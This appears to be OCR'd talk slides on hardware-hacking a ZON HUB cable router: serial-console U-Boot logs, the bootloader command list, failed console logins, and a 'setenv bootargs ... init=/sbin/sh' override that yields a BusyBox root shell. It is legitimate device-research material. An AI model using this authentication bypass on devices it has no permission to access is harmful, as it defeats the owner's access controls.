
```
U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22

DRAM:  128 MB
Flash Spansion S25FL128S(16 MB) found on CS0.
Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In:    serial
Out:   serial
Err:   serial
Press SPACE to abort autoboot in 3 second(s)
Image sections found:
2. section: type:2; magic 0xfeedbabe; counter 0x9; addr 0x48040000
5. section: type:2; magic 0xfeedbabe; counter 0x6; addr 0x4c000000
Looking for active section/image:
checking section 2... ok: 'Image downloaded from:
https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4_11_3_7_62_3_52.rms?u=KFpPTiBIVUIgZGF0YQogICh3YmOK' 0x7f9d08@0x48040000 count:0x9
## Booting image at 48040000 ...
Image Name:   OpenRG
Image Type:   ARM Linux Kernel Image (uncompressed)
Data Size:    8363208 Bytes =  8 MB
Load Address: 80018000
Entry Point:  80018000
OK

Starting kernel ...

Uncompressing Linux.....................................................................................................
.......................................................................................................................
........................................... done, booting the kernel.
Linux version 2.6.16.26 #1 Mon Sep 2 03:34:44 IDT 2013
CPU: ARMv6-compatible processor [410fb764] revision 4 (ARMv6TEJ)
Machine: puma5
```



```
U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22

DRAM:  128 MB
Flash Spansion S25FL128S(16 MB) found on CS0.
Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In:    serial
Out:   serial
Err:   serial
Press SPACE to abort autoboot in 3 second(s)
> ?

?       - alias for 'help'
autoscr - run script from memory
base    - print or set address offset
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
bootp.- boot image via network using BootP/TFTP protocol
cmp     - memory compare
coninfo - print console devices and information
cp      - memory copy
crc32   - checksum calculation
dualimage - sets openrg_start according to the current active image.
echo    - echo args to console
erase   - erase FLASH memory
eval.- return addition/subraction
exit    - exit script
flinfo  - print FLASH memory information
go      - start application at address 'addr'
gpio.- GPIO/AUX GPIO operation
help    - print online help
iminfo  - print header information for application image
imls    - list all images found in flash
itest.- return true/false on integer compare
loadb   - load binary file over serial line (kermit mode)
loads   - load S-Record file over serial line
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mm      - memory modify (auto-incrementing)
mtest   - simple RAM test
mw      - memory write (fill)
nm      - memory modify (constant address)
printenv- print environment variables
protect - enable or disable FLASH write protection
rarpboot- boot image via network using RARP/TFTP protocol
reset   - Perform RESET of the CPU
run     - run commands in an environment variable
saveenv - save environment variables to persistent storage
setenv  - set environment variables
sleep   - delay execution for some time
switch_init    - swtich initialization
test    - minimal test like /bin/sh
tftpboot- boot image via network using TFTP protocol
version - print monitor version
>
```

Taking back control

- We have full access to the boot loader.
- Can’t interact with the login prompt on regular boot.
- Tried with different TTL adapters and terminal software.
- Need telnet/ssh access (disabled by default).




```
data_error

data_error

data_error

data_error

data_error

data_error

data_error

*************test_poll_period hit threshold 40ms 1st time

Password:

Username:

Password:

Username: aad

Password:

Username:

Password:

Username: admin

Password:

Username: 123456

Password:

Username:

Password:

Username: admin

Password:

Username: 123456
```

usbserial-AI02ZGTK / 115200 8-N-1
Connected 16:30:10


Taking back control

- Can try changing **init** to shell trick.
- Spawns a shell instead of **init** and a full system.
- **setenv bootargs "console=ttyS0,115200n8 root=/dev/ram0 rw init=/sbin/sh”**
- Crashes if pointing to **busybox** binary. WTF?



```
U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22

DRAM:  128 MB
Flash Spansion S25FL128S(16 MB) found on CS0.
Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In:    serial
Out:   serial
Err:   serial
Press SPACE to abort autoboot in 3 second(s)
=> setenv bootargs "console=ttyS0,115200n8 root=/dev/ram0 rw init=/sbin/sh"

=>

=> boot

Image sections found:
2. section: type:2; magic 0xfeedbabe; counter 0xff; addr 0x48040000
5. section: type:2; magic 0xfeedbabe; counter 0x100; addr 0x4c000000
Looking for active section/image:
checking section 5... ok: 'Image downloaded from: http://192.168.1.2:8001/openrg.cve30360.v2.4_11_3_7_62_3_52.rms' 0x7f9d08@0x4c000000 count:0x100
## Booting image at 48040000 ...
   Image Name:   OpenRG
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    8363208 Bytes =  8 MB
   Load Address: 80018000
   Entry Point:  80018000
OK

Starting kernel ...

Uncompressing
Linux.............................................................................................................................................................
............................................................................................................................................ done, booting the
kernel.

Linux version 2.6.16.26 #1 Mon Sep 2 03:34:44 IDT 2013
CPU: ARMv6-compatible processor [410fb764] revision 4 (ARMv6TEJ)
Machine: puma5
Ignoring unrecognised tag 0x00000000
Memory policy: ECC disabled, Data cache writethrough
Reserved 2048k DSP memory starting from Physical 0x87e00000
Reserved 1024k KLOG memory starting from Physical 0x87d00000
CPU0: D VIPT write-back cache
CPU0: I cache: 32768 bytes, associativity 4, 32 byte lines, 256 sets
CPU0: D cache: 16384 bytes, associativity 4, 32 byte lines, 128 sets
Built 1 zonelists
Kernel command line: console=ttyS0,115200n8 root=/dev/ram0 rw init=/sbin/sh boardtype=tnetc552
```

usbserial-AI02ZGTK / 115200 8-N-1
Connected 04:59:35



```
802.1Q VLAN Support v1.8 Ben Greear <greearb@candelatech.com>
All bugs added by David S. Miller <davem@redhat.com>
Loading cpgmac driver for puma5
Cpmac: Error getting mac from Boot enviroment for eth0
Cpmac: Using default mac address: 08.00.28.32.06.02
Pass kernel parameter ethaddr0=xx.xx.xx.xx.xx.xx
to set mac address
 PAL_cppi4Init : domain is 0, cfg ptr is 0x00000000
 PAL_cppi4Init : Object Address is 0x80954C74
TI CPGMAC_F Linux DDA version 0.1 - CPGMAC_F DDC version 0.2
Cpmac: Installed 1 instances.
TI LED driver initialized [major=235]
ti_spi.0: AVALANCHE SPI Controller driver at 0xd8612500          (irq = 0)
Serial Flash [Bus:0 CS:0] : s25fl128p 16384KB, 256 sectors each  64KB
ignoring 2 default partitions on puma5_flash_data
Serial Flash [Bus:0 CS:1] : s25fl128p 16384KB, 256 sectors each  64KB
Concatenating MTD devices:
(0): "spansion"
(1): "spansion1"
into device "SFL_CONCAT"
Creating 2 MTD partitions on "SFL_CONCAT":
0x00000000-0x02000000 : "ZON HUB"
0x01fb0000-0x02000000 : "JFFS2"
ti_codec_spi.0: TI Codec SPI Controller driver at 0xd86040c8          (irq = 0)
Freeing init memory: 100K


BusyBox v1.01 (2005.09.07-07:38+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ifconfig
ifconfig: Warning: cannot open /proc/net/dev. Limited output.: No such file or directory
#
# ls
bin    etc    home   mnt    proc   tmp    var
dev    fstab  lib    nvram  sbin   usr
#
# mount
mount: /proc/mounts: No such file or directory
#
# df
Filesystem           1k-blocks      Used Available Use% Mounted on
df: /proc/mounts: No such file or directory
#
# ifconfig eth0 192.168.1.1 255.255.255.0
*****reg 0x0008, val=7600001
*****reg 0x005c, val=3ffff00
SIOCSIFADDR: Invalid argument
#
#
```

usbserial-AI02ZGTK / 115200 8-N-1
Connected 05:00:52

